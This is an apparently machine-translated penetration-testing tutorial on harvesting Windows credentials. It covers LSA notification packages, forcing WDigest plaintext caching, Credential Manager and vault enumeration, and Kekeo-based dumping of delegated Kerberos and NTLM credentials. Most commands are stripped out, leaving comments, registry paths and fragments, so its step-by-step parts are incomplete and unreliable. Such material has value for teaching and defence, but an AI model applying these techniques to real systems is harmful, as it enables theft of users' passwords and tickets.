" HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\"
" Notification Packages"
$notificationPackagesValues
Restart-Computer
- Confirm
# Administrative authority required
to sum up
This password collection method is very dynamic, requires the target to restart, and requires the current management authority to enable password complexity.
Mentioned in the Miyoshi student blog, modifying the group policy configuration and enabling the password complexity of the group policy is also a way.
Forcing WDigest to Store Credentials in Plaintext
reference:
In-depth analysis of Mimikatz: WDigest
How to defend against Mimikatz
Wdigest is simply a protocol for storing the user's password in the lsass process for http authentication:
Before Windows Server 2008 R2, the system cached WDigest credentials by default, and then the system no longer caches plaintext credentials.
The old version of the system is patched with KB2871997, and the registry can be modified to disable the WDigest protocol

Set
NegotiateandUseLogonCredentialto 0, and there is noUseLogonCredentialin Windos server 2016 and Windows 10
The WDigest protocol can be re-enabled by modifying the registry:
# Administrator rights
# Log off or restart to take effect
# Remove the value to disable the WDigest protocol
# Inquire

It was like this before it was turned on:
After opening, grab the password like this:

You can see that the inscription password has been successfully captured.
Note: There is a module for automatically modifying the registry in post/windows/manage/wdigest_caching in Metasploit
Dumping Delegated Default Kerberos and NTLM Credentials w/o Touching LSASS
Dump the delegated Kerberos and NTLM credentials without touching Lsass
Some basics
Penetration skills-information acquisition of Credential Manager in Windows
Note: It is recommended to read the original text of Miyoshi students
Penetration Test Practical Edition 3 (Red Team Edition)-Get password from Windows Credential Manager and browser
Kinds of Credentials
Credentials Processes in Windows Authentication

# Open credential management
Credential Manager (Credential Manager) is a feature introduced in Windows 7 or Windows Server 2008 R2 to save users, passwords and certificates of systems, websites, and servers. When using Microsoft IE/EDGE for verification, you will be prompted to "Save the password". If you choose to store, you will be automatically logged in when you verify again.
For example, using RDP and choosing to remember credentials, a new Windows credential will be added to the credential manager:

There are two types of credentials in Credential Manager:
- Web credentials: Microsoft IE/EDGE (different from Edge Chromium version)
- Windows credentials: credentials to log in to windows, SMB shares, RDP, etc.
This part is a bit different on different Windows versions. For example, Windows 7 only has Windows credentials, certificate-based credentials, ordinary credentials, and no Web credentials.
There are three types of Windows credentials: Windows credentials, certificate-based credentials, and ordinary credentials.
In the Microsoft documentation, the Credentials Management API is divided into two types of credentials, Domain Credentials (domain credentials) and Generic Credentials (generic credentials)
Domain credentials can only be read and written by LSA, and common credentials can be read and written by user processes.
# Related bills can be viewed by opening the control panel, or you can use the following command
# Display all stored user names and tickets
# Add username and password as credentials
# Add credentials without specifying a password
# Delete stored credentials for remote access
# Delete credentials
# Note: This command modifies Windows credentials, not Web credentials
# Note: different users%localappdata%Different, cmdkey modification is only for the current user's credentials. For example, if user A uses cmdkey to modify, user B (can be a domain user) cannot view it.
Reference: Cmdkey

The location where the credentials are saved is %localappdata%/Microsoft\Vault, which is called the vault.
# Modify vault related commands
# List vaults
# List credential schema
# Chinese system please use Chinese
" Web credentials"
# View the credentials in the vault
" Windows credentials"
# Add a vault, please check the specific parameters
# Delete vault
# To view the vault properties, you need to specify the vault
# Synchronization, may be related to the reference store password, the author is unknown
In addition, mimikatz also provides related commands to view the relevant information in the vault (WEB credentials are in plain text, and the Domain Password is encrypted and stored. I don’t know how to decrypt it for the time being)
Give some thoughts to the friends who want to decrypt: guess this is also related to DPAPI

After understanding the above knowledge, let’s look at the topic of this section, the distribution of credentials
Related settings
Reference: Credential theft without admin or touching LSASS with Kekeo by abusing CredSSP / TSPKG (RDP SSO)
Credential assignment allows administrators (domain administrators) to authorize certain SPNs (services) to accept assigned credentials.
For example, if you turn on the distribution of credentials, RDP directly links without entering credentials.
This involves group policy settings, which are not configured by default. When it is weird, under the default group policy, remember that credentials can be linked twice and can be linked without credentials.
Here is a question whether the credentials are assigned to the RDP server. I guess it won't, to be confirmed.
Related group policies:

Note: The author is in the domain environment, so the group policy is issued under the domain control, after configuration, please gpupdate
It is easy to confuse several credentials. Explain the three types of credentials that appear here:
The default credentials are the credentials to be used when logging in to Windows for the first time
The saved credentials refer to the saved credentials in the credential management
The new credentials refer to the credentials that are prompted for when the application is executed
The relevant settings in the registry are: HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\CredentialsDelegation

If it is not configured, the item does not exist. Here, enable Allow to assign default credentials, the value of the server list is TERMSRV/* (this value is actually SPN), and the system's default group policy for assigning credentials is in the registry The middle path is HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Credssp\PolicyDefaults.
Kekeo can enumerate the values in the registry:

Dump Kerberos
Group policy configuration enables "Allow to assign default credentials", the value of the policy setting TERMSRV/*:
# SRV-DB-Operation on 0DAY
# With System permissions, or other ways to obtain system permissions
# Check registry related configuration
#
# PC-jerry-0day
# The whole operation process is shown in the figure


**SRV-DB-0DAY **The assigned credentials are captured:

In addition, a new ticket will be generated on PC-jerry-0day:
Dump NTLM
The Group Policy configuration enables "Allow Assignment of Default Credentials" and "Allow Assignment of Default Credentials Users Only NTLM Authentication", and the set values are both "*".
There are two kekeo enabled here, one for clien and one for server:
Note: All standard users (domain users, non-administrative rights)
# The client cannot verify the server,`tsssp::client /target:A`A in can be any value

